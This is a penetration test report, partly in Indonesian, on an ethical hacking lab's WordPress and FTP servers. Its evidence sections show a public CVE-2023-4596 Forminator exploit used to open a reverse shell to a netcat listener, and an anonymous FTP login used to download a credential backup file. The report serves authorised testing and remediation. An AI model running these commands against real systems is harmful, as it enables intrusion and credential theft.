Laboratorium Ethical Hacking Security Assessment Findings Report

Business Confidential

Table of Contents

Confidentiality Statement

This document is the exclusive property of Laboratorium Ethical Hacking and Mochamad Zidan Hadipratama (Mochamad Zidan Hadipratama). This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires consent of both Laboratorium Ethical Hacking and Mochamad Zidan Hadipratama.

Laboratorium Ethical Hacking may share this document with auditors under non-disclosure agreements to demonstrate penetration test requirement compliance.

Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period.

Time-limited engagements do not allow for a full evaluation of all security controls. Mochamad Zidan Hadipratama prioritized the assessment to identify the weakest security controls an attacker would exploit. Mochamad Zidan Hadipratama recommends conducting similar assessments on an annual basis by internal or third-party assessors to ensure the continued success of the controls.

Contact Information


Name	Title	Contact Information
Laboratorium Ethical Hacking		
Asisten Lab	Asisten Lab Ethical Hacking	Email: asistenlab@eh.com
Mochamad Zidan Hadipratama		
Mochamad Zidan Hadipratama	Lead Penetration Tester	Email: heath@tcm-sec.com

Assessment Overview

From May 5th, 2024 to May 8th, 2024, Laboratorium Ethical Hacking engaged Mochamad Zidan Hadipratama to evaluate the security posture of its infrastructure compared to current industry best practices that included an internal network penetration test. All testing performed is based on the NIST *SP 800-115 Technical Guide to Information Security Testing and Assessment, OWASP Testing Guide (v4), and customized testing frameworks*.

Phases of penetration testing activities include the following:

- Planning – Customer goals are gathered and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.



Assessment Components

Internal Penetration Test

An internal penetration test emulates the role of an attacker from inside the network. An engineer will scan the network to identify potential host vulnerabilities and perform common and advanced internal network attacks, such as: LLMNR/NBT-NS poisoning and other man- in-the-middle attacks, token impersonation, kerberoasting, pass-the-hash, golden ticket, and more. The engineer will seek to gain access to hosts through lateral movement, compromise domain user and admin accounts, and exfiltrate sensitive data.

Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Risk Factors

Risk is measured by two factors: Likelihood and Impact:

Likelihood

Likelihood measures the potential of a vulnerability being exploited. Ratings are given based on the difficulty of the attack, the available tools, attacker skill level, and client environment.

Impact

Impact measures the potential vulnerability's effect on operations, including confidentiality, integrity, and availability of client systems and/or data, reputational harm, and financial loss.

Scope

Assessment	Details
Internal Penetration Test	10.15.42.7 10.15.42.36

Scope Exclusions

Per client request, Mochamad Zidan Hadipratama did not perform any of the following attacks during testing:

- Denial of Service (DoS)
- Phishing/Social Engineering

All other attacks not specified above were permitted by Laboratorium Ethical Hacking.

Client Allowances

Laboratorium Ethical Hacking provided Mochamad Zidan Hadipratama the following allowances:

- Internal access to network via dropbox and port allowances

Executive Summary

Mochamad Zidan Hadipratama evaluated Laboratorium Ethical Hacking's internal security posture through penetration testing from May 5th, 2024 to May 8th, 2024. The following sections provide a high-level overview of vulnerabilities discovered, successful and unsuccessful attempts, and strengths and weaknesses.

Scoping and Time Limitations

Scoping during the engagement did not permit denial of service or social engineering across all testing components.

Time limitations were in place for testing. Internal network penetration testing was permitted for four (4) business days.

Testing Summary

Dilakukan penetration testing ke website yang dimiliki oleh Laboratorium Ethical Hacking menggunakan semua IP yang diberikan oleh Laboratorium Ethical Hacking. Dilakukan testing menggunakan beberapa software-software penetration testing seperti *nuclei*, *wpscan*, *nmap,* dan software-software lainnya.

Ditemukan kerentanan di halaman Post Feedback pada IP 10.15.42.7 (http://10.15.42.7/2024/05/04/post-feedback/) dimana attacker dapat mengupload file berbahaya yang dapat dieksekusi oleh server sehingga attacker dapat memiliki access ke server dengan melakukan remote code execution.

Ditemukan kerentanan di IP 10.15.42.36 dimana attacker dapat mengakses server FTP dan mendapatkan kredensial dari aplikasi.

Tester Notes and Recommendations

Untuk mengatasi kerentanan dari form feedback, dapat dilakukan update plugin Forminator ke versi terbaru.

Untuk mengatasi kasus FTP server, dapat di tutup port 21 agar attacker tidak dapat mengakses server tersebut. Atau dapat dihapus kredensial Anonymous karena attacker dapat mengakses server tersebut dengan menggunakan kredensial Anonymous

Vulnerability Summary & Report Card

The following tables illustrate the vulnerabilities found by impact and recommended remediations:

Internal Penetration Test Findings

13	5	6	0	1
Critical	High	Moderate	Low	Informational

Finding	Severity	Recommendation
Internal Penetration Test		
Finding IPT-001: Plugin Forminator Wordpress belum di update ke versi yang paling baru.	Critical	Update Plugin Forminator ke versi yang paling baru
Finding IPT-001: FTP Server dapat diakses dengan mudah.	High	Tutup port FTP 21 atau hapus kredensial user Anonymous.


Technical Findings

Internal Penetration Test Findings


Finding IPT-001: Plugin Forminator Wordpress belum di update ke versi yang paling baru. (Critical)

Description:	Plugin Forminator Wordpress belum di update ke versi yang paling baru sehingga memiliki kerentanan untuk mengupload file berbahaya
Risk:	Likelihood: High - Dapat menjadikan attacker memiliki kemampuan untuk Remote Code Execution / mengeksekusi command dari device attacker Impact: Very High – Attacker dapat memiliki akses ke server dengan mengirimkan file yang dapat membuat server untuk membuka jalur akses shell ke device attacker (Reverse Shell)
System:	10.15.42.7, LInux
Tools Used:	Nuclei, Forminator R (https://github.com/E1A/CVE-2023-4596)
References:	https://vulners.com/nuclei/NUCLEI:CVE-2023-4596 https://github.com/E1A/CVE-2023-4596

Evidence



```
[robots-txt-endpoint] [http] [info] http://10.15.42.7/robots.txt
[missing-sri] [http] [info] http://10.15.42.7/ ["http://10.15.42.7/wp-includes/blocks/navigation/view.min.js?ver=6.5
.2"]
[waf-detect:apachegeneric] [http] [info] http://10.15.42.7/
[wordpress-detect:version_by_js] [http] [info] http://10.15.42.7/ ["6.5.2"]
[wordpress-forminator:outdated_version] [http] [info] http://10.15.42.7/wp-content/plugins/forminator/readme.txt ["1
.24.6"] [last_version="1.28.0"]
[oob-header-based-interaction:dns] [http] [info] http://10.15.42.7/
[oob-header-based-interaction:dns] [http] [info] http://10.15.42.7/
[wordpress-rdf-user-enum] [http] [info] http://10.15.42.7/feed/rdf/ ["admin"]
```



ika@kali: ~/Documents/Projects/hacking/EH/prak/CVE-2023-4596
File Actions Edit View Help
ika@kali: ~/Documents/Projects/hacking/EH/prak/CVE-2023-4596
ika@kali: ~/Documents/Projects/hacking/EH/prak

```
ftp> ls
229 Entering Extended Passive Mode (|||65508|)
150 Here comes the directory listing.
-rwxrwxr-x    1 ftp      ftp          1997 May 04 15:40 backup.sql
226 Directory send OK.
ftp> get backup.sql
local: backup.sql remote: backup.sql
229 Entering Extended Passive Mode (|||65509|)
150 Opening BINARY mode data connection for backup.sql (1997 bytes).
100% |*****************************************************************|  1997      105.96 KiB/s    00:00 ETA
226 Transfer complete.
1997 bytes received in 00:00 (6.86 KiB/s)
ftp> exit
421 Timeout.

┌──(ika㉿kali)-[~/…/Projects/hacking/EH/prak]
└─$ ls
36          TCM-Security-Sample-Pentest-Report  backup.sql                               rustScan.36
36.txt      Terrapin_Scanner_Linux_amd64        ferox-http_10_15_42_7_-1714982365.state
CVE-2023-4596  arp.cache                        rce.jpg

┌──(ika㉿kali)-[~/…/Projects/hacking/EH/prak]
└─$ cd CVE-2023-4596

┌──(ika㉿kali)-[~/…/hacking/EH/prak/CVE-2023-4596]
└─$ python exploit.py -u http://10.15.42.7/2024/05/04/post-feedback/ -r

 ______                    _             _             ______ _____ _____
|@E1A |                   (_)           | |           | ___ \  __ \|  ___|
| |_ ___  _ __ _ __ ___  _ _ __   __ _| |_ ___  _ __ | |_/ / /  \/| |__
|  _/ _ \| '__| '_ ` _ \| | '_ \ / _` | __/ _ \| '__||    /| |    |  __|
| || (_) | |  | | | | | | | | | | (_| | || (_) | |   | |\ \| \__/\| |___
\_| \___/|_|  |_| |_| |_|_|_| |_|\__,_|\__\___/|_|   \_| \_|\____/\____/

Enter IP address: 10.33.4.148
Enter port: 1001

[+] Sending payload to target
[+] Successful file upload!

Uploaded File Location: http://10.15.42.7/wp-content/uploads/2024/05/KMKzygcoWd.php

[+] Sending request to uploaded file...
[-] Request timed out. This could be due to the server being unavailable or because you started an reverse shell

┌──(ika㉿kali)-[~/…/hacking/EH/prak/CVE-2023-4596]
└─$ 
```

```
┌──(ika㉿kali)-[~]
└─$ nc -lnvp 1001
listening on [any] 1001 ...
connect to [10.33.4.148] from (UNKNOWN) [10.15.42.7] 44352
Linux e647a28142c3 5.4.0-144-generic #161-Ubuntu SMP Fri Feb 3 14:49:04 UTC 2023 x86_64 GNU/Linux
 15:15:21 up 6 days, 10:51,  0 user,  load average: 2.17, 3.79, 9.47
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ls
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
$ uname
Linux
$ 
```


Remediation

Update plugin Forminator ke versi terbarukan


Finding IPT-001: FTP Server dapat diakses dengan mudah. (High)

Description:	Ditemukan akses ke FTP server sehingga didapatkan file kredensial user
Risk:	Likelihood: High – Dapat menjadikan attacker memiliki akses ke server FTP Impact: High – Attacker dapat meng decode file backup.sql sehingga dapat didapatkan kredensial user.
System:	Linux
Tools Used:	Nmap, FTP
References:	

Evidence



```
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV IP 172.18.0.3 is not t
```



```
┌──(ika㉿kali)-[~]
└─$ ftp 10.15.42.36
Connected to 10.15.42.36.
220 FTP Server
Name (10.15.42.36:ika): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||65505|)
150 Here comes the directory listing.
-rwxrwxr-x    1 ftp      ftp          1997 May 04 15:40 backup.sql
226 Directory send OK.
ftp> get backup.sql
local: backup.sql remote: backup.sql
229 Entering Extended Passive Mode (|||65508|)
150 Opening BINARY mode data connection for backup.sql (1997 bytes).
100% |***********************************************************************|  1997       45.34 MiB/s    00:00 ETA
226 Transfer complete.
1997 bytes received in 00:00 (2.48 KiB/s)
ftp> 
```

Remediation

Dapat ditutup access port 21 atau hapus kredensial anonymous.